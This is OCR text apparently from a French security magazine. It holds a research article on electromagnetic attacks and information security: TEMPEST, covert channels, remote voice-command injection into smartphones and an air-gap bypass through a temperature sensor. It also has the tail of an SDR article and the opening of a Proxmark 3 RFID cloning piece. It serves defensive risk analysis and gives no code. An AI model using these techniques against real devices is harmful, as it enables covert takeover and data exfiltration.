Les techniques de radio logicielles, nous l'avons vu, concilient à la fois les avantages de techniques bas niveau en étant totalement génériques par rapport au signal étudié, et celles de haut niveau en apportant des méthodes puissantes d'analyse (détection automatique de canaux, modulation, débit...) pour celui qui sait correctement les utiliser. La radio logicielle bouleverse donc les habitudes d'analyse des communications sans fil. Si elle est parfaitement adaptée à de l'étude de signal « a posteriori », elle pêche par contre pour du temps réel, où la latence introduite par le traitement est un véritable problème, à moins d'une réimplémentation des filtres en hardware avec des FPGA... ▮

# RÉFÉRENCES


[1] Blog RTL-SDR, nombreux exemples d'usages : **https://www.rtl-sdr.com/**

[2] Distribution GNU/Linux Pentoo : **http://www.pentoo.ch/**

[3] Pybombs pour GNU Radio : **https://www.gnuradio.org/blog/pybombs-the-what-the-how-and-the-why/**

[4] Logiciel SDR# : **http://airspy.com/download/**

[5] Universal Radio Hacker : **https://github.com/jopohl/urh**



SÉCURITÉ ÉLECTROMAGNÉTIQUE / AGRESSIONS ÉLECTROMAGNÉTIQUES / ANALYSE DES RISQUES / CARACTÉRISATION / EXPLOITATION

# AGRESSIONS ÉLECTROMAGNÉTIQUES ET RISQUES SSI

José Lopes ESTEVES & Chaouki KASMI

Dans la culture populaire, les agressions électromagnétiques, souvent vues comme des impulsions désactivant ou détruisant les équipements électroniques dans un rayon de plusieurs kilomètres, relèvent de la science-fiction. Dans la littérature scientifique, la menace principalement considérée impacte majoritairement la disponibilité. Mais avec les évolutions technologiques des moyens d'émission, de nouvelles attaques sont à la portée de profils d'attaquants non étatiques. Quels impacts peuvent être envisagés ? Comment en estimer les risques pour la SSI ?

Depuis de nombreuses années, la susceptibilité des équipements vis-à-vis des perturbations électromagnétiques est étudiée dans le but de garantir une tolérance mutuelle entre équipements en fonctionnement. Parallèlement, des projets visant à utiliser des sources radiofréquences afin de perturber ou détruire des équipements sont menés, majoritairement dans le domaine militaire. Cependant, la question de la sécurité de l'information traitée par les équipements et de sa possible compromission par des perturbations électromagnétiques intentionnelles n'est que trop peu considérée.

Cette question est complexe puisqu'elle implique une pluridisciplinarité nécessaire à la compréhension des impacts de phénomènes physiques sur des équipements électroniques et leurs conséquences, au niveau logique, sur les processus logiciels qui sont traités par ces éléments matériels.

Dans cet article, une introduction à la sécurité électromagnétique est proposée. Les menaces liées à l'analyse ou la perturbation de l'activité des équipements électroniques par l'intermédiaire de l'environnement électromagnétique sont présentées et les difficultés liées à l'estimation des risques pour la sécurité de l'information que peuvent induire des agressions électromagnétiques sont évoquées.

Face à ces problématiques, une démarche de test permettant d'étudier plus en détail les effets de ces interférences au niveau logique est ensuite proposée. Cette approche permet également d'identifier les interfaces sur un système électronique pouvant être exploitées via des agressions électromagnétiques comme vecteur d'attaque informatique. Son efficacité a été illustrée par la réalisation de plusieurs preuves de concept, comme la prise de contrôle silencieuse et à distance d'un smartphone via son interface vocale.

Ces preuves de concept démontrent l'insuffisance des tests en CEM pour estimer les risques pour la sécurité de l'information. Elles démontrent également qu'avec des moyens modérés, il est possible de mettre en œuvre des attaques par agression électromagnétique évoluées et dont le but n'est plus la destruction (impact en disponibilité), mais bien la compromission de la sécurité de l'information traitée par les systèmes ciblés.

# 1. CONTEXTE ET DÉFINITIONS

## 1.1 Sécurité de l'information

La sécurité de l'information s'articule autour d'un paradigme composé de trois concepts fondamentaux : la confidentialité, l'intégrité et la disponibilité. Assurer la confidentialité consiste à s'assurer que l'information sensible n'est accessible qu'aux entités autorisées. Garantir l'intégrité de l'information revient à s'assurer que cette dernière ne peut être modifiée que par les entités autorisées. La disponibilité de l'information est le principe selon lequel les entités autorisées à y accéder y parviennent effectivement à chaque fois qu'elles en ont besoin.

Lors d'une analyse de risques, l'information sensible est identifiée et soumise à une estimation des menaces pesant sur ces trois caractéristiques afin d'en déterminer, in fine, la probabilité d'une compromission, ses impacts éventuels et d'en déduire les contremesures à mettre en place. Lorsque l'on considère des systèmes électroniques traitant de l'information sensible, comme des ordinateurs ou des systèmes embarqués, il est indispensable de prendre en compte les menaces pesant sur l'ensemble des composants logiciels et matériels afin d'évaluer le niveau de confiance que l'on peut accorder au système. En effet, un traitement logiciel finit toujours par être mis en œuvre par un élément matériel (processeur, microcontrôleur, circuit analogique) et toute compromission matérielle lors du traitement d'information sensible peut avoir des conséquences sur sa confidentialité, son intégrité et sa disponibilité. Parmi ces menaces, nous nous intéressons dans cet article à celles relevant de la sécurité électromagnétique, c'est-à-dire celles liées à la fois à l'activité électromagnétique générée par des systèmes électroniques en fonctionnement et aux comportements de ces systèmes lorsqu'ils sont soumis à une activité électromagnétique provenant de leur environnement.

## 1.2 Compatibilité électromagnétique

Le domaine de la compatibilité électromagnétique (CEM) regroupe un ensemble de normes, de thématiques de recherche, de procédés et de méthodes de mesure visant à s'assurer qu'un équipement électronique est apte à fonctionner correctement dans son environnement électromagnétique sans produire de perturbations électromagnétiques intolérables aux autres équipements présents à proximité.

Plus particulièrement, la CEM distingue deux phénomènes duaux d'un système électronique : son émissivité et son immunité. Les émissions désignent les signaux électromagnétiques générés par l'équipement en fonctionnement et pouvant perturber le bon fonctionnement des équipements alentour. L'immunité concerne la capacité de l'équipement à fonctionner correctement lorsqu'il est soumis à des perturbations électromagnétiques provenant de son environnement. Réciproquement, on appelle susceptibilité la sensibilité (ou vulnérabilité) d'un équipement aux signaux électromagnétiques parasites.

La CEM fournit donc un cadre dans lequel tous les équipements compatibles sont assurés de continuer à fonctionner lorsqu'ils sont en présence les uns des autres. Cependant, aucune notion de sécurité n'est considérée. Un équipement non compatible, volontairement ou non, peut entraîner des dysfonctionnements qui peuvent avoir des conséquences sur la sécurité de l'information traitée par des équipements compatibles du point de vue de la CEM.

# 2. SÉCURITÉ ÉLECTROMAGNÉTIQUE

Lorsque l'on veut considérer la menace électromagnétique pour la sécurité de l'information, on parle de sécurité électromagnétique. En mettant en perspective le paradigme de la sécurité de l'information et celui de la CEM, une correspondance peut être établie entre d'une part les menaces en émission et les menaces en confidentialité ; et d'autre part entre les menaces en immunité et les menaces en disponibilité et intégrité. Cette section reprend cette catégorisation des menaces pour présenter un panorama des différentes classes d'attaques basées sur les caractéristiques électromagnétiques des équipements cibles.

## 2.1 Attaques basées sur les émissions électromagnétiques

Cette typologie d'attaques se base sur les phénomènes physiques se produisant lorsque l'équipement électronique ciblé effectue des opérations. L'activité électrique des composants et circuits qui a lieu lorsque l'équipement est en fonctionnement génère une activité électromagnétique qui peut être corrélée aux opérations effectuées ou aux données transmises. En captant cette activité électromagnétique et en y appliquant des algorithmes de traitement du signal et des traitements statistiques, il est parfois possible d'en déduire des informations liées à ces opérations ou données. Cela peut donner lieu à une compromission de la confidentialité d'informations sensibles lors de leur traitement par l'équipement.

Dans cette classe d'attaques, on peut citer les attaques relevant de la cryptanalyse physique (attaques par canaux auxiliaires **[1-3]**). Dans ce cas, l'attaquant cherche à attaquer une implémentation d'un cryptosystème en exploitant des fuites électromagnétiques dues à des opérations liées à un élément secret, généralement la clé cryptographique. Il est ainsi parfois possible de retrouver la clé secrète à partir des émissions électromagnétiques du système lorsqu'il effectue des opérations de chiffrement ou de déchiffrement.

Le domaine du TEMPEST repose sur l'exploitation des émissions involontaires d'un système électronique pour retrouver de l'information sensible. À la différence de la cryptanalyse physique, il ne se limite pas à l'attaque de cryptosystèmes. Il a par exemple été démontré la possibilité de reconstruction de l'activité vidéo d'un ordinateur à partir des émissions électromagnétiques de l'écran, du câble vidéo ou de la carte graphique **[4-6]**. Les émanations des claviers **[7]** et des écrans tactiles **[8]** ont également été exploitées.

Parallèlement au TEMPEST, qui se focalise sur l'extraction de données sensibles lorsqu'elles sont traitées légitimement par le système cible, il a également été proposé d'utiliser ces propriétés pour exfiltrer volontairement de l'information sensible. Cette technique est appelée le Soft-tempest **[9]**. L'idée est que si les émissions électromagnétiques sont corrélées aux traitements logiques opérés par le système, alors il est possible pour un code malveillant d'exécuter une séquence d'opérations qui génèrera une activité électromagnétique qu'il maîtrise, créant alors un canal de transmission radio caché. Un des plus célèbres travaux sur ce sujet reste le fameux « Tempest for Elisa » **[10]** qui consiste en un flux vidéo spécialement conçu pour que les fuites électromagnétiques conséquentes à son affichage sur un écran résultent en un signal radiofréquence correspondant à un flux audio du morceau « la lettre à Élise » en modulation d'amplitude. Plus récemment, des travaux dérivés de cette idée ont montré la possibilité, toujours via un flux vidéo spécialement formé **[11]**, des accès à la mémoire vive maîtrisés **[12]**, ou encore via l'envoi de paquets arbitraires dans des câbles USB mal blindés **[13]**, de moduler de l'information en fréquence afin d'exfiltrer des données d'un ordinateur déconnecté. Plus généralement, tout vecteur de fuite pouvant être corrélée à l'information traitée par un équipement cible pourrait donner lieu à un canal caché électromagnétique sortant, avec des propriétés de transmission (distance, vitesse de transfert) plus ou moins adaptées au contexte.

## 2.2 Attaques basées sur la susceptibilité électromagnétique

Le fonctionnement d'un équipement électronique repose sur les composants et les circuits intégrés placés sur des circuits imprimés. Les tâches effectuées par ces éléments électroniques se concrétisent par la transmission des signaux électriques routés de manière adéquate pour implémenter les fonctions logiques ou analogiques désirées. L'exploitation de la susceptibilité électromagnétique de l'équipement a pour principe de générer un signal électromagnétique parasite qui, par couplage sur les éléments conducteurs de la cible, induit des courants et tensions parasites dans les différentes fonctions électroniques. Par ce procédé, il est possible de corrompre l'intégrité des données, voire de modifier le flot d'exécution du processeur, ce qui peut présenter un impact non négligeable sur la sécurité des informations traitées par la cible.

Le domaine des attaques par fautes **[14]** s'intéresse notamment aux techniques permettant, via des courants ou tensions parasites, de corrompre le déroulement d'opérations cryptographiques afin de pouvoir effectuer une cryptanalyse du cryptosystème tenant compte des résultats fautés. Ce type d'attaque est généralement effectué en champs proches des composants cryptographiques. Il a été démontré que certaines implémentations matérielles et logicielles de cryptosystèmes récents sont vulnérables **[15-17]** à ces attaques.

Les agressions électromagnétiques (AGREMI) sont majoritairement orientées vers l'utilisation de sources de forte puissance pour porter atteinte à des équipements électroniques en champ lointain afin de les rendre inopérants temporairement ou définitivement. Les cibles envisagées historiquement sont des systèmes d'information **[18]** présents dans des bâtiments, des vaisseaux navals et systèmes avioniques. L'effet principalement recherché est une atteinte à la disponibilité. De nombreux travaux se sont intéressés plus finement à la susceptibilité d'équipements réseau, d'ordinateurs ou de composants **[19-21]**. Cependant, le problème n'est généralement pas abordé du point de vue de la sécurité de l'information, mais bien plus d'un point de vue sûreté de fonctionnement, les problématiques d'intégrité et de confidentialité étant rarement considérées.

## 2.3 Évolution de la menace AGREMI

Pendant très longtemps, la sécurité électromagnétique a été considérée comme un sujet relevant du domaine militaire ou de la recherche de pointe (ex : domaine aérospatial). En effet, les moyens nécessaires à la fois à l'étude des phénomènes (moyens d'essai, coût de la caractérisation d'un échantillon) et à la mise en œuvre d'attaques (sources, amplificateurs, alimentation...) sont conséquents et requièrent des budgets et une organisation hors de portée d'entités non gouvernementales. Cependant, l'évolution des technologies a eu pour conséquence une diminution des moyens requis, donc à une réévaluation du profil d'attaquant.

D'une part, les évolutions technologiques ayant trait à la conception de circuits ont augmenté leur niveau de susceptibilité. La diminution des niveaux d'alimentation des circuits, l'augmentation des fréquences d'horloge, la complexité et le niveau d'intégration des circuits intégrés ont pour conséquence une diminution des seuils de susceptibilité, une extension des bandes de fréquences auxquelles les équipements sont vulnérables et une difficulté croissante à estimer, mesurer ou modéliser le comportement des équipements face à des perturbations électromagnétiques [21].

D'autre part, l'apparition de nouvelles technologies ayant trait à l'émission ou la réception de signaux radiofréquences ou encore l'alimentation et l'amplification de ces sources ont contribué à abaisser la complexité de mise en œuvre d'attaques. Les sources d'alimentation et les dispositifs d'amplification sont de plus en plus compacts, ont de plus en plus d'autonomie et sont de moins en moins coûteux. La démocratisation des technologies de radio logicielle permet également, pour des moyens beaucoup plus modérés, d'accéder à des plateformes de réception et de traitement du signal (ex. TempestSDR [22]), ou réciproquement à des sources de signaux agiles permettant de générer des formes d'ondes complexes.

## 2.4 Estimation du risque

L'évolution de la menace décrite précédemment implique la nécessité de prendre en compte les classes d'attaques relevant de la sécurité électromagnétique lors des analyses de risque. Cependant, cette prise en compte n'est pas triviale. Vis-à-vis des AGREMI en particulier, l'estimation de la vraisemblance d'un risque, du profil d'attaquant permettant l'exploitation d'une vulnérabilité ou encore la détermination des impacts sur la sécurité de l'information, nécessaires pour réaliser une analyse de risque, sont encore à ce jour des sujets de recherche active qui requièrent à la fois de la pluridisciplinarité (analyse des phénomènes physiques et des impacts au niveau logique) et des moyens de tests conséquents. Pour répondre à ces problématiques, la caractérisation des effets, c'est-à-dire la correspondance entre un signal agresseur et un symptôme logique, est indispensable.

# 3. EFFETS : DE LA CARACTÉRISATION À L'EXPLOITATION

Afin d'obtenir une évaluation concrète des effets induits durant l'illumination intentionnelle d'une électronique, il est nécessaire de déterminer les chemins de couplage et de propagation des interférences pour chaque dysfonctionnement obtenu. Une première méthode, classiquement appliquée en CEM, est d'installer une série de capteurs au sein d'un l'équipement sous test afin de mesurer les courants et tensions induits au niveau des différentes interfaces. Cette méthode est considérée comme limitée puisqu'elle ne permet pas d'évaluer la propagation des effets d'une agression électromagnétique vers le niveau logique pourtant nécessaire afin d'estimer les risques électromagnétiques pour la SSI. Ainsi, une analyse complémentaire est nécessaire afin de pouvoir lier : un signal perturbateur (caractéristique de modulation, niveau de champ émis), les courants et tensions induits sur la cible et les dysfonctionnements obtenus au niveau logique de celle-ci. Afin de répondre à cette problématique, une méthodologie de détection des effets induits par une agression sur différents équipements est proposée dans cette section. À partir des résultats obtenus, de nouvelles menaces pour la SSI issues de l'exploitation de ces effets sont mises en évidence.

## 3.1 Méthodologie de caractérisation

L'approche de détection et de collecte d'évènement proposée est la suivante : dans un premier temps, un agent logiciel installé sur la cible récolte l'intégralité des informations issues des capteurs internes de l'ordinateur (ex. température, tension, vitesse de rotation du ventilateur) et des journaux d'évènement afin d'identifier les effets induits lors de l'exposition aux signaux perturbateurs. La fusion des informations récoltées permet ensuite d'identifier des corrélations potentielles entre effets directs et indirects (on parle ici

d'effets en cascade). En fonction des niveaux de champ mesurés dans la cible et à proximité des composants d'une fonction électronique où une perturbation logique a été relevée, il est possible de juger de la criticité d'un effet. Enfin, une analyse d'une corrélation potentielle entre un effet et les paramètres de l'interférence intentionnelle (ex. par exemple la fréquence porteuse, le taux de répétition, l'amplitude du champ) permet d'identifier des vecteurs d'injection liés à une caractéristique modulée de cette perturbation et le temps de réponse de l'élément perturbé.

Une instrumentation complète via le système d'exploitation et des différentes API ont permis d'observer les effets suivants sur des ordinateurs de bureau **[23]** ainsi que des ordiphones **[24]** :

- ⇨ perturbation des capteurs de température du processeur et du disque dur et des capteurs de tension ;
- ⇨ perturbation des interfaces périphériques (lien USB, PS2) ;
- ⇨ perturbation des interfaces réseau filaire et sans-fil.

## 3.2 Exploitation des effets

Après de nombreuses expériences, une corrélation précise entre les paramètres d'un signal et une série d'observable a pu être obtenue. La reproduction déterministe de ces effets a mis en évidence la possibilité d'exploiter des effets introduisant des risques non négligeables pour la SSI que nous nous proposons de décrire.

### 3.2.1 Interface audio

Dans le cadre de nos expérimentations, il a été observé que plusieurs parties d'ordinateurs et d'ordiphones réagissent simultanément aux champs d'excitation. Un des effets observés est le couplage de l'enveloppe du signal perturbateur (modulation de la porteuse en amplitude) sur l'étage d'entrée audio des équipements ciblés **[23]**. Celui-ci lorsqu'il correspond à des signaux audios peut être démodulé par la carte son ouvrant la voie à la possibilité de soumettre des échantillons de voix à distance sur les équipements cibles de façon silencieuse. L'intégration de solution des commandes vocales sur des systèmes embarqués fournissant des services « mains libres » sont des cibles particulièrement intéressantes.

En testant des ordiphones en charge (câble USB connecté soit au réseau d'alimentation soit à un ordinateur) ou lorsque les écouteurs sont connectés, il été démontré par couplage direct (transmission antenne à antenne) **[25]** et indirect (couplage champ à câble) **[26]**, la possibilité d'obtenirà distance et silencieusement un accès aux terminaux cibles via l'interface de commande vocale.

### 3.2.2 Capteurs analogiques

Durant nos expérimentations, nous avons pu constater la forte susceptibilité de capteurs analogiques. Lors de la phase d'illumination, les informations de température remontées au système d'exploitation montrent une évolution erratique de celle-ci **[27]**. Il est observé que pour un signal électromagnétique émis (à fréquence porteuse fixe), la valeur de température varie quasi linéairement en fonction de la puissance du signal émis. La reproductibilité et la réactivité du capteur aux variations de champ ouvrent la voie à l'encodage de données binaires sur le capteur cible. Il est donc envisageable de mettre en place un canal de communication caché en modulant en amplitude le signal source afin d'obtenir une retranscription de l'information exploitable par un potentiel code malveillant installé sur un ordinateur isolé physiquement, contournant ainsi un potentiel air-gap.

# CONCLUSION

L'estimation des risques pour la sécurité de l'information induits par les agressions électromagnétiques est un sujet complexe qui nécessite de concilier à la fois sécurité des systèmes d'information et compatibilité électromagnétique. Ces travaux s'inscrivent dans le domaine général de la sécurité électromagnétique. L'étude des effets induits par des interférences électromagnétiques sur les ordinateurs, les circuits imprimés

et les circuits intégrés, les impacts physiques, électroniques et logiques (logiciels) et la prise en compte de l'évolution des moyens nécessaires à l'attaquant permettent d'enrichir et d'améliorer l'analyse des risques nécessaires pour la protection des infrastructures critiques et des équipements qui les composent.

Tout d'abord, une nouvelle approche pour la caractérisation des effets sur des systèmes d'information a été proposée. Cette approche s'articule autour d'une décomposition basée sur les interfaces de couplage ce qui permet une meilleure définition de la surface d'attaque. Cette décomposition a permis de déduire différentes observables qui fournissent des informations sur les impacts d'agressions électromagnétiques détectés et enregistrés par le système d'exploitation, établissant ainsi un lien entre les effets physiques sur l'électronique et leurs conséquences au niveau logique.

D'autre part, des attaques exploitant l'intégrité de l'information ont été mises en œuvre sur des systèmes électroniques en utilisant du matériel radiofréquence accessible au grand public. Une preuve de concept d'injection de commandes vocales sur les ordiphones, consistant en une injection de signaux parasites, en rayonnement et en conduction, démodulés par l'entrée audios a abouti à une prise de contrôle d'un ordiphone à distance sans interaction directe avec l'équipement. Une seconde attaque consistant en l'exploitation de la susceptibilité d'un capteur de température analogique a résulté en un canal de communication caché pouvant être mis en place entre une machine isolée et un attaquant, rompant ainsi un air-gap, mesure de sécurité communément mise en œuvre dans les infrastructures critiques. Ces attaques permettent de mettre en lumière plusieurs points fondamentaux. D'une part, elles démontrent que les agressions électromagnétiques ne se limitent pas à la recherche d'un impact en disponibilité. Plus précisément, les attaques en intégrité uniquement, sans porter atteinte à la disponibilité, peuvent avoir des conséquences beaucoup plus critiques sur la sécurité de l'information. D'autre part, l'évolution à la baisse du profil d'attaquant est également illustrée.

Ces travaux mettent en perspective l'insuffisance des tests CEM pour la prise en compte des risques pour la sécurité de l'information. Afin de pouvoir estimer et réduire ces risques, il est fondamental que les communautés de la sécurité de l'information, de la CEM et de la conception de systèmes électroniques interagissent afin d'intégrer dès les phases de conception les problématiques liées à la sûreté de fonctionnement et à la sécurité de l'information. ▉

# RÉFÉRENCES

[1] K. Gandolfi, C Mourtel, F. Olivier, « Electromagnetic Attacks: Concrete Results », Proceedings of the Workshop on Cryptographic Hardware and Embedded Systems 2001 (CHES 2001), LNCS 2162 Paris, France, mai 2001.

[2] J-J. Quisquater, D. Samyde, « Electromagnetic Analysis (EMA): Measures and Counter-Measures for Smart Cards », Smart Card Programming and Security (E-smart 2001), Cannes, France, LNCS 2140, septembre 2001.

[3] D. Agrawall, B. Archambault, J.R. Rao, P. Rohatgi, « The EM Side Channels », Proceedings of the Workshop on Cryptographic Hardware and Embedded Systems 2002 (CHES 2002), LNCS 2523 2003.

[4] W. van Eck, « Electromagnetic Radiation from Video Display Units: An Eavesdropping Risk? », Computers & Security, vol . 4, 1985.

[5] M. Kuhn, « Optical Time-Domain Eavesdropping Risks of CRT Displays », proceedings of 2002 IEEE Symposium on Security and Privacy, Berkeley, California, 2002.

[6] M. Kuhn, « Electromagnetic Eavesdropping Risks of Flat-Panel Displays », 4 th Workshop on Privacy Enhancing Technologies, Toronto, Canada, 2004.

[7] M.Vuagnoux, S. Pasini, « Compromising Electromagnetic Emanations of Wired and Wireless Keyboards », proceedings of the 18 th USENIX Security Symposium, 2009.

[8] Y. Hayashi, N. Homma, M. Miura, T.Aoki, H. Sone, « A Threat for Tablet PCs in Public Space: Remote Visualization of Screen Images Using EM Emanation », proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, 2014.

[9] M. Kuhn, R. Anderson, « Soft Tempest: hidden Data Transmission Using Electromagnetic Emanations », Information Hiding: Second International Workshop, IH' 98 Portland, Oregon, USA, avril 14-17, 1998.

[10] E. Thiele, « Tempest For Elisa », 2001, **http://www.erikyyy.de/tempest/**

[11] M. Guri, G. Kedma, A. Kachlon, Y. Elovici, « AirHopper: Bridging the Air-Gap between Isolated Networks and Mobile Phones using Radio Frequencies », 9th IEEE International Conference on Malicious and Unwanted Software, 2014.

[12] M. Guri, A. Kachlon, O. Hasson, G. Kedma, Y. Mirsky, Y. Elovici, « GSMem: Data Exfiltration from Air-Gapped Computers over GSM Frequencies », 24th USENIX Security Symposium, 2015.

[13] M. Guri, M. Monitz and Y. Elovici, « USBee: Air-gap covert-channel via electromagnetic emission from USB », 2016 14th Annual Conference on Privacy, Security and Trust (PST), Auckland, 2016, pp. 264-268.

[14] G. Giraud, H. Thiebeauld, « A Survey on Fault Attacks », Proceedings of Smart Card Research and Advanced Applications Conference, 2004.

[15] D. Boneh, R. Demilio, R. Liotin, « On the Importance of Checking Cryptographic Protocols for Fault », Proceedings of EUROCRYPT, Vol. 1233, mai 1997.

[16] E. Biham, A. Shamir, « Differential Fault Analysis of Secret Key Cryptosystems », Proceedings of CRYPTO, Vol. 1294, août 1997.

[17] G. Piret, J-J. Quisquater, « A Differential Fault Attack Technique Against SPN Structures, with application to the AES and Khazad », proceedings of Cryptographic Hardware and Embedded Systems, CHES 2003, vol. 2779, 2003.

[18] Y.V. Parvenov, L.N. Zdoukhov, W.A. Radasky, M. Ianoz, « Conducted IEMI Threats for Commercial Buildings », IEEE Transactions on Electromagnetic Compatibility, 2004.

[19] D. Nitsch, M. Camp, F. Sabath, J.L ter Haseborg, H. Garbe, « Suscpetibility of Some Electronic Equipment to HPEM Threats », IEEE Transactions on Electromagnetic Compatibility, 2004.

[20] R. Hoad, N.J. Carter, D. Herke, S.P Watkins, « Trends in EM Suscpetibility of IT Equipment », IEEE Transactions on Electromagnetic Compatibility, 2004.

[21] M. Ramdani, E. Sicard, A. Boyer, S. Ben Dhia, J.J. Whalen, T.H. Hubing, M. Coenen, O. Wada, « The Electromagnetic Compatibility of Integrated Circuits-Past, Present and Future », IEEE Transactions on Electromagnetic Compatibility, 2009.

[22] M. Marinov, « Remote video eavesdropping using a software-defined radio platform », PhD thesis report, University of Cambridge, 2014, **https://github.com/martinmarinov/TempestSDR/**

[23] C. Kasmi, J. Lopes Esteves, M. Renard: « Automation of the Immunity testing of COTS computers by the instrumentation of the internal sensors and involving the OS logs – Technical report ». System Design & Assessment Notes SDAN 44, **http://www.ece.unm.edu/summa/notes/index.html**, 2015.

[24] C. Kasmi, J. Lopes Esteves: « Automated analysis of the effects induced by radio-frequency pulses on embedded systems for EMC Functional Safety », AT-RASC 2015, Gran Canarias ; 05/2015.


[25] C. Kasmi, J. Lopes Esteves: « IEMI Threats for Information Security: Remote Command Injection on Modern Smartphones », IEEE Transactions on EMC, 08/2015.

[26] J. Lopes Esteves, C. Kasmi: « Whispers in the Wires: Voice Command Injection Reloaded », Hack In Paris conference – HIP 2016, Paris, France ; 06/2016.

[27] C. Kasmi, J. Lopes Esteves, P. Valembois, « Air-gap limitations and bypass techniques: control and command using smart electromagnetic interferences », Journal on Cybercrime and Digital Investigations, Issue n°01, 2016.

# 2 RADIO-IDENTIFICATION

À découvrir dans cette partie...



**RFID / NFC / EMULATION / DUMP / CLONE / MIFARE / HID / EM4001**

## Proxmark 3, le couteau suisse RFID

La RFID (identification par radiofréquence ou radio-identification), connaît depuis quelques années un fort développement du fait, entre autres, de la multiplicité de ses usages possibles (passeport, titre de transport, etc.). Cependant, la sécurité de ces systèmes n'est pas toujours au rendez-vous et de nombreuses attaques existent. Initiez-vous à Proxmark, un puissant outil matériel et logiciel pour la RFID. p.64

RFID / NFC / EMULATION / DUMP / CLONE / MIFARE / HID / EM4001

# PROXMARK 3, LE COUTEAU SUISSE RFID

Pierre BOURDIN

Découvrons le fonctionnement du Proxmark 3, un des meilleurs outils concernant les technologies RFID, aussi bien du point de vue matériel que logiciel.

Cet article présente quelques travaux pratiques avec le Proxmark 3 et divers badges RFID/NFC. Nous nous focaliserons sur les techniques de récupération d'informations contenues dans ces badges.

# 1. QUELQUES GÉNÉRALITÉS SUR LA RFID ET LA NFC

La technologie RFID ou encore NFC est très démocratisée dans les applications de tous les jours allant du badge d'accès jusqu'au paiement sans contact. C'est aussi un très bon moyen de faire de la traçabilité des marchandises dans le milieu de l'industrie.

RFID signifie *Radio Frequency Identification*. Il s'agit d'échanger des données par le biais des ondes radio ; on supprime donc le contact électrique ou électromagnétique des cartes à puces ou des bandes magnétiques.

Un système complet RFID est composé d'un *tag* et d'un lecteur muni d'une antenne et effectuant la modulation et la démodulation du signal. Le tag est lui même composé d'une antenne et d'un microcontrôleur pour assurer les mêmes fonctions que le lecteur.

Pour les formes de tag les plus élémentaires, un lecteur envoie un signal radio au tag via son antenne et le tag répond par les informations qu'il contient.


*Fig. 1 : Un tag RFID fonctionnant à 125 kHz, norme EM4001.*

